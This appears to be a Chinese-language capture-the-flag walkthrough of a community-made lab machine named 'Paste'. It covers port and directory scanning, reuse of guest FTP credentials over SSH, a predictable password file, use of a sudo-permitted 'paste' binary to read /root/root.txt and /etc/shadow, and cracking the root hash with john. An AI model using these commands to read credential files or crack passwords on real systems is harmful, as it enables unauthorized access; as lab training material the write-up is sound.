群友靶机-paste

信息搜集


```
┌──(root㉿kali)-[/home/kali/aaa]
└─# nmap 192.168.161.117 -A -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-18 09:45 EDT
Nmap scan report for 192.168.161.117
Host is up (0.00043s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey: 
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Password Generator
MAC Address: 08:00:27:14:2C:06 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 -
7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: Host: 220; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.43 ms 192.168.161.117

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.72 seconds
```

三个端口，21的ftp，22的ssh，80的http web

web探测




Password Generator

Generate a unique 8-digit number and copy to clipboard with a single click

Security Note: For your safety, browsers only allow writing to clipboard after user interaction. This page follows strict security protocols by only copying after you click.

大概内容如上图所示，生成一个8位的数字，这里先随机生成一个数，如何再用bp抓包看一下修改这个数，会不会有什么影响




Password Generator

Generate a unique 8-digit number and copy to clipboard with a single click

91319303

Security Note: For your safety, browsers only allow writing to clipboard after user interaction. This page follows strict security protocols by only copying after you click.



```
POST /save-number.php HTTP/1.1
Host: 192.168.161.117
Content-Length: 21
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/123.0.6312.58 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://192.168.161.117
Referer: http://192.168.161.117/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: close

{
  "number":"00000000"
}
```

```
HTTP/1.1 200 OK
Date: Fri, 18 Jul 2025 13:50:29 GMT
Server: Apache/2.4.62 (Debian)
Content-Length: 16
Connection: close
Content-Type: application/json

{
  "success":true
}
```

看样子只有数值满足8位，随意切换数值对认证没什么影响，扫一下目录

```
┌──(root㉿kali)-[/home/kali/aaa]
└─# dirsearch -u http://192.168.161.117
```

```
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist
size: 11460

Output File: /home/kali/aaa/reports/http_192.168.161.117/_25-07-18_09-52-36.txt

Target: http://192.168.161.117/

[09:52:36] Starting:
[09:52:37] 403 -  280B  - /.ht_wsr.txt
[09:52:37] 403 -  280B  - /.htaccess.orig
[09:52:37] 403 -  280B  - /.htaccess_extra
[09:52:37] 403 -  280B  - /.htaccess.sample
[09:52:37] 403 -  280B  - /.htaccess.bak1
[09:52:37] 403 -  280B  - /.htaccess_sc
[09:52:37] 403 -  280B  - /.htaccess.save
[09:52:37] 403 -  280B  - /.htaccessOLD2
[09:52:37] 403 -  280B  - /.htaccessBAK
[09:52:37] 403 -  280B  - /.htaccess_orig
[09:52:37] 403 -  280B  - /.html
[09:52:37] 403 -  280B  - /.htpasswd_test
[09:52:37] 403 -  280B  - /.htaccessOLD
[09:52:37] 403 -  280B  - /.htm
[09:52:37] 403 -  280B  - /.httr-oauth
[09:52:37] 403 -  280B  - /.htpasswds
[09:52:38] 403 -  280B  - /.php
[09:53:06] 200 -    8B  - /password.log
[09:53:11] 403 -  280B  - /server-status
[09:53:11] 403 -  280B  - /server-status/

Task Completed




┌──(root㉿kali)-[/home/kali/aaa]
└─# curl 192.168.161.117/password.log
00000000
```

扫到了一个password.log文件，curl之后发现跟bp抓包的内容没什么区别，web端没什么思路了，去ftp看一下

ftp尝试

```
┌──(root㉿kali)-[/home/kali/aaa]
└─# ftp 192.168.161.117
Connected to 192.168.161.117.
220 220 Welcome to FTP Service Please use guest:guest to login
Name (192.168.161.117:kali):
```

这里给出了一个提示`guest:guest`可以进行登陆，使用这个进行登陆后，没发现什么有用的信息，猜测应该是跟ssh登陆有关，去ssh登陆一下

ssh登陆

```
┌──(root㉿kali)-[/home/kali/aaa]
└─# ssh guest@192.168.161.117
guest@192.168.161.117's password:
Linux Paste 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jul 18 09:19:17 2025 from 192.168.161.76
guest@Paste:~$ id
uid=1001(guest) gid=1001(guest) groups=1001(guest)
```

这里可以看到能登陆成功，先看一下home目录下有几个用户

```
guest@Paste:~$ ls /home
film  guest
```

除了guest外还有一个film用户，尝试切换到film用户

想到一开始的8位数字，还有/var/www/html下的password.log文件的内容，尝试再次生成一个密码，看看能不能切换到film用户

```
guest@Paste:/var/www/html$ cat password.log
00000000
```

这里可以看到密码还是我们输入的密码，进行尝试

```
guest@Paste:/var/www/html$ su - film
Password:
film@Paste:~$ id
uid=1000(film) gid=1000(film) groups=1000(film)
```

切换成功了，看一下sudo权限

```
film@Paste:~$ sudo -l
Matching Defaults entries for film on Paste:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User film may run the following commands on Paste:
    (ALL) NOPASSWD: /usr/bin/paste
```

可以免密使用`/usr/bin/paste`，看一下这个的帮助手册

```
film@Paste:~$ sudo /usr/bin/paste --help
Usage: /usr/bin/paste [OPTION]... [FILE]...
```

```
Write lines consisting of the sequentially corresponding lines from
each FILE, separated by TABs, to standard output.

With no FILE, or when FILE is -, read standard input.

Mandatory arguments to long options are mandatory for short options too.
  -d, --delimiters=LIST   reuse characters from LIST instead of TABs
  -s, --serial            paste one file at a time instead of in parallel
  -z, --zero-terminated    line delimiter is NUL, not newline
      --help     display this help and exit
      --version  output version information and exit

GNU coreutils online help: <https://www.gnu.org/software/coreutils/>
Full documentation at: <https://www.gnu.org/software/coreutils/paste>
or available locally via: info '(coreutils) paste invocation'
```

`-s` 这个参数可以把文件paste到终端上，尝试paste一下/root/root.txt(不加-s也可以读取文件)

```
film@Paste:~$ sudo /usr/bin/paste -s /root/root.txt
flag{root-6ab2177cfaffa72807624d043ecb6c13}
```

成功了

flag

```
film@Paste:~$ sudo /usr/bin/paste -s /root/root.txt
flag{root-6ab2177cfaffa72807624d043ecb6c13}
film@Paste:~$ cat user.txt
flag{user-f307bc02d0f7e60e52d128a0c27b8e34}
```

root密码爆破

在/etc/shadow内看见了目前已知用户的密码hash值，拿去爆破一下

```
film@Paste:~$ sudo /usr/bin/paste  /etc/shadow
root:$6$jJev7FIbmMhP8iVA$p1.bGLOCx5BsAzgCrbp/FgF56k6HXPOQFb5pCaZzAJ1N7qOhZjTJymy
k9CMRbc8JGy5DXFl/BiwP9JEZ7o7mp0:20282:0:99999:7:::
daemon:*:20166:0:99999:7:::
bin:*:20166:0:99999:7:::
sys:*:20166:0:99999:7:::
sync:*:20166:0:99999:7:::
games:*:20166:0:99999:7:::
man:*:20166:0:99999:7:::
lp:*:20166:0:99999:7:::
mail:*:20166:0:99999:7:::
news:*:20166:0:99999:7:::
uucp:*:20166:0:99999:7:::
proxy:*:20166:0:99999:7:::
www-data:*:20166:0:99999:7:::
backup:*:20166:0:99999:7:::
list:*:20166:0:99999:7:::
irc:*:20166:0:99999:7:::
gnats:*:20166:0:99999:7:::
nobody:*:20166:0:99999:7:::
_apt:*:20166:0:99999:7:::
```

```
systemd-timesync:*:20166:0:99999:7:::
systemd-network:*:20166:0:99999:7:::
systemd-resolve:*:20166:0:99999:7:::
systemd-coredump:!!:20166::::::
messagebus:*:20166:0:99999:7:::
sshd:*:20166:0:99999:7:::
film:$6$IBI1rxPkPsd6g868$.1MhKu79Nf8NDn.BXDtJ.2DIM2Fp4tJXzZw3szlMQKRl79IVfevzZrb
/bHLjGgyr9FLLlrawSaNhCq3UhLSGT0:20287:0:99999:7:::
ftp:*:20282:0:99999:7:::
guest:$6$br0OZ5X/yR9IGTOZ$MVwx/3mu5wXTZT2k.WE9VWA06mBwOBXR1eQrOmbVEBY5br3UOqfImB
Ztzo42vzAUAs6Y7flJCUmSlD46dtvYp1:20282:0:99999:7:::
```

使用john进爆破

```
┌──(root㉿kali)-[/home/kali/aaa]
└─# john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --rules

Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sexybitch!       (root)
1g 0:00:00:22 DONE (2025-07-18 10:07) 0.04498g/s 3155p/s 3155c/s 3155C/s
030979..punk11
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

得到了密码`sexybitch!`

进行验证

```
film@Paste:~$ su
Password:
root@Paste:/home/film# id
uid=0(root) gid=0(root) groups=0(root)
```

成功